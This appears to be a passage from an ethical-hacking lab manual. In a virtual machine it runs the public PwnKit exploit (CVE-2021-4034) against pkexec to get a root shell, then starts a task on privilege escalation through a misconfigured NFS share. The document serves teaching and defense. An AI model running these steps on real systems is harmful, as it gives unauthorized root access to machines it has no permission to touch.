
   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
4. In the terminal window type **whoami** and press **Enter**, we can see that we do not have root access.




5. In the terminal window, type **mkdir /tmp/pwnkit** and press **Enter**.

6. Now, in the terminal type **mv CVE-2021-4034 /tmp/pwnkit/** and press **Enter**.
7. In the terminal window, type **cd /tmp** and press **Enter** to navigate to **tmp** directory.
8. Type **cd pwnkit** and press **Enter** to navigate into **pwnkit** folder.
9. Type **cd CVE-2021-4034/** and press **Enter** to navigate into **CVE-2021-4034** folder.
10. In the CVE-2021-4034 directory, type **make** and press **Enter**.
11. Now, in the terminal, type **./cve-2021-4034** and press **Enter**.



12. A shell will open in the shell type **whoami** and press **Enter**.



13. You can observe that, we have successfully got root privileges in the **Parrot Security** machine, without entering any credentials.

    Note: This vulnerability has already been patched in newer versions of Unix-based operating systems. Here, we are exploiting the vulnerability for the sake of demonstrating how the attackers can search for the latest vulnerabilities in the target operating system using online resources such as Exploit-Db and further exploit them to gain unauthorized access or escalated privileges to the target system.

14. This concludes the demonstration of how to escalate privileges by exploiting vulnerability in pkexec.
15. Close all open windows and document all the acquired information.
16. Turn off the **Parrot Security** virtual machine.


Task 4: Escalate Privileges in Linux Machine by Exploiting Misconfigured NFS

Network File System (NFS) is a protocol that enables users to access files remotely through a network. Remote NFS can be accessed locally when the shares are mounted. If NFS is misconfigured, it can lead to unauthorized access to sensitive data or obtain a shell on a system.

Here, we will exploit misconfigured NFS to gain access and to escalate privileges on the target machine.


1. Turn on the **Parrot Security** and **Ubuntu** virtual machines.
2. Switch to the **Ubuntu** virtual machine. Click on the **Ubuntu** machine window and press **Enter** to activate the machine. Click to select **Ubuntu** account, in the **Password** field, type **toor** and press **Enter**.
3. In the left pane, under **Activities** list, scroll down and click the terminal icon to open the **Terminal** window.

   Note: If a **System program problem detected** pop-up appears click **Cancel**.



